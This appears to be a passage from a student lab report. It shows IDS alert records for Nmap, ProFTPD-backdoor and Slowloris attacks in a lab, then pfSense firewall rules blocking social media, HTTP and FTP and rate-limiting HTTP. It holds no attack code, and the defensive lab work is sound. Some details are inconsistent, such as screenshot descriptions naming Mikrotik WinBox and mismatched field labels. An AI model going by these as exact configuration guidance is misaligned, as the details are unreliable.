
Below we've attached the screenshots of alerts on every attack on Kibana:

@timestamp	December 5th 2024, 00:03:47.514
t @version	1
t _id	tf0hlJMBI_gAA1x_ZAE0
t _index	onion-virtualbox:logstash-ids-2024.12.05
# _score	-
t _type	doc
t alert	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap
t category	scan
t classification	Web Application Attack
destination_ip	192.168.213.109
t destination_ips	192.168.213.109
# destination_port	80
t event type	snort

F19: NMAP Scan Alert

t @version	1
t _id	nMgrlJMBh2pUGDNEtkw3
t _index	onion-virtualbox:logstash-ids-2024.12.05
# _score	-
t _type	doc
t alert	ET FTP ProFTPD Backdoor Inbound Backdoor Open Request (
t category	ftp
t classification	A Network Trojan was detected
destination_ip	192.168.213.109
t destination_ips	192.168.213.109
# destination_port	21
t event_type	snort

F20: ProFTPD Backdoor Alert



F21: SlowLoris DOS Alert

Now let's try to configure the Firewall rules as per the requirements:

Rule 1: Internal Users should not be able to visit any Social Media sites like Facebook, Instagram and Twitter:

First, we created a list of the sites we wanted to block.

The screenshot shows the pfSense Firewall Aliases configuration page. The 'Name' field is set to 'SocialMedia'. The 'Type' is set to 'Host(s)'. The 'Host(s)' section contains a list of hosts: 'facebook.com', 'twitter.com', and 'instagram.com'. Each host has a 'Delete' button next to it. The page also includes a 'Save' button, an 'Export to file' button, and an 'Add Host' button.

Host(s)	Action
facebook.com	Delete
twitter.com	Delete
instagram.com	Delete

F22: Aliases for the sites we need to block

Using this we configured the block rule for social media

Action Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface LAN
Choose the interface from which packets must come to match this rule.

Address Family IPv4+IPv6
Select the Internet Protocol version this rule applies to.

Protocol TCP
Choose which IP protocol this rule should match.


Source ☐ Invert match LAN subnets Source Address /

Destination ☐ Invert match Address or Alias SocialMedia /

Source Port Range any any


F23: Social media block rule

To see if this rule works, we did not add another networking site – LinkedIn which was not in the list of required sites to block to the list. Let's try to access LinkedIn:



F24: Sites not part of the rule

Now we tried to access Facebook, which we were asked to block. We could prove that our rule was working



F25: Facebook not working


Rule 2: Internal Users should not be able to visit any sites with HTTP:

We created a rule to block internal networks from using HTTP

Action	Block		
	Choose what to do with packets that match the criteria specified below. Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.		
Disabled	<input type="checkbox"/> Disable this rule Set this option to disable this rule without removing it from the list.		
Interface	LAN		
	Choose the interface from which packets must come to match this rule.		
Address Family	IPv4+IPv6		
	Select the Internet Protocol version this rule applies to.		
Protocol	TCP/UDP		
	Choose which IP protocol this rule should match.		
Source			
Source	<input type="checkbox"/> Invert match	LAN subnets	Source Address /
<input type="button" value="Display Advanced"/>			
The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.			
Destination			
Destination	<input type="checkbox"/> Invert match	Any	Destination Address /
Destination Port Range	<input type="text" value="HTTP (80)"/>	<input type="text" value="HTTP (80)"/>	<input type="text" value="Custom"/>
	From	To	Custom
Specify the destination port or port range for this rule. The 'To' field may be left empty if only filtering a single port.			


F26: HTTP block rule – Internal users

Now we tried to access the HTTP website. It was blocked proving that our rule worked:



F27: HTTP blocked

Just to be sure it's only limited to HTTP; we tried changing this to HTTPS and it started working.



F28: HTTPS working

Rule 3: Block Incoming FTP:

Now we created a rule to block FTP incoming connections on the WAN interface

The screenshot shows the 'Edit Firewall Rule' configuration page. The 'Action' is set to 'Block'. The 'Interface' is set to 'WAN'. The 'Address Family' is set to 'IPv4+IPv6'. The 'Protocol' is set to 'TCP/UDP'. The 'Source' is set to 'Any'. The 'Destination' is set to 'LAN subnets'. The 'Destination Port Range' is set to 'FTP (21)'. The 'Source Port Range' is set to 'any'. The 'Display Advanced' button is visible.

Edit Firewall Rule

Action Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface WAN
Choose the interface from which packets must come to match this rule.

Address Family IPv4+IPv6
Select the Internet Protocol version this rule applies to.

Protocol TCP/UDP
Choose which IP protocol this rule should match.

Source

Source ☐ Invert match Any Source Address /

Display Advanced
The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.

Destination

Destination ☐ Invert match LAN subnets Destination Address /

Destination Port Range FTP (21) From Custom To Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

F29: FTP block on WAN interface

Next, we created another FTP block rule on the LAN interface, to block any FTP traffic if a device is connected to the LAN interface of the Firewall

The screenshot shows the 'Edit Firewall Rule' configuration page. The 'Action' is set to 'Block'. The 'Interface' is set to 'LAN'. The 'Address Family' is set to 'IPv4+IPv6'. The 'Protocol' is set to 'TCP/UDP'. The 'Source' is set to 'Any'. The 'Destination' is set to 'LAN subnets'. The 'Destination Port Range' is set to 'FTP (21)'. The 'Source Port Range' is set to 'any'. The 'Display Advanced' button is visible.

Edit Firewall Rule

Action Block
Choose what to do with packets that match the criteria specified below.
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled ☐ Disable this rule
Set this option to disable this rule without removing it from the list.

Interface LAN
Choose the interface from which packets must come to match this rule.

Address Family IPv4+IPv6
Select the Internet Protocol version this rule applies to.

Protocol TCP/UDP
Choose which IP protocol this rule should match.

Source

Source ☐ Invert match Any Source Address /

Display Advanced
The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.

Destination

Destination ☐ Invert match LAN subnets Destination Address /

Destination Port Range FTP (21) From Custom To Custom
Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

F30: FTP block on LAN Interface

Below is a screenshot for all the LAN rules configured:

The screenshot shows the Mikrotik WinBox interface for configuring Firewall Rules for the LAN interface. The breadcrumb navigation at the top reads "Firewall / Rules / LAN". Below the navigation, there are tabs for "Floating", "WAN", and "LAN", with "LAN" being the active tab. A message box at the top states: "The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress." The main area displays a table of rules under the heading "Rules (Drag to Change Order)".

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/0 B	IPv4+6 TCP/UDP	WAN address	*	LAN subnets	21 (FTP)	*	none		FTP block	[Anchor] [Edit] [Copy] [Delete]
0/0 B	IPv4+6 TCP/UDP	LAN subnets	*	WAN subnets	80 (HTTP)	*	none		HTTP block for LAN	[Anchor] [Edit] [Copy] [Delete]
0/2 KIB	IPv4+6 TCP	LAN subnets	*	SocialMedia	*	*	none		Social media block	[Anchor] [Edit] [Copy] [Delete]
1/14.46 MIB	IPv4 *	LAN subnets	*	*	*	*	none		Default allow LAN to any rule	[Anchor] [Edit] [Copy] [Delete]
0/0 B	IPv6 *	LAN subnets	*	*	*	*	none		Default allow LAN IPv6 to any rule	[Anchor] [Edit] [Copy] [Delete]

At the bottom of the table, there are buttons for "Add", "Add", "Delete", "Toggle", "Copy", "Save", and "Separator".

F31: ALL Configured LAN rules

Rule 4: Block DOS attacks:

There are many ways to implement this rule, we created a block generalized block HTTP traffic and then created a HTTP pass rule with advanced controls to limit the maximum number of states created by one user and the state timeout. The screenshot us attached below for the WAN rules:

The screenshot shows the Mikrotik WinBox interface for configuring Firewall Rules for the WAN interface. The breadcrumb navigation at the top reads "Firewall / Rules / WAN". Below the navigation, there are tabs for "Floating", "WAN", and "LAN", with "WAN" being the active tab. A message box at the top states: "The changes have been applied successfully. The firewall rules are now reloading in the background. Monitor the filter reload progress." The main area displays a table of rules under the heading "Rules (Drag to Change Order)".

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
0/0 B	*	RFC 1918 networks	*	*	*	*	*		Block private networks	[Gear]
0/0 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	[Gear]
0/0 B	IPv4+6 TCP/UDP	*	*	LAN subnets	21 (FTP)	*	none		inbound FTP block	[Anchor] [Edit] [Copy] [Delete]
0/0 B	IPv4 TCP	*	*	LAN subnets	80 (HTTP)	*	none		pass criteria	[Anchor] [Edit] [Copy] [Delete]
0/0 B	IPv4 TCP	*	*	*	80 (HTTP)	*	none		Block control	[Anchor] [Edit] [Copy] [Delete]

At the bottom of the table, there are buttons for "Add", "Add", "Delete", "Toggle", "Copy", "Save", and "Separator".

F32: HTTP block control and HTTP pass rule with advanced controls

Below is a screenshot for the HTTP pass criteria that we've used. We have set maximum connections per host to be 50, maximum connections per second to be 20 and state timeout to be 10 seconds.

Tagged	<input type="checkbox"/> Invert	Tagged
Match a mark placed on a packet by a different rule with the Tag option. Check Invert to match packets with		
Max. states		
Maximum state entries this rule can create.		
Max. src nodes		
Maximum number of unique source hosts.		
Max. connections		
Maximum number of established connections per host (TCP only).		
Max. src. states		
Maximum state entries per host.		
Max. src. conn. Rate	50	
Maximum new connections per host (TCP only).		
Max. src. conn. Rates	20	
/ per how many second(s) (TCP only)		
State timeout	10	
State Timeout in seconds		

F33: Pass control Criteria for HTTP traffic

Any HTTP traffic not matching this would be blocked thus preventing DOS attack.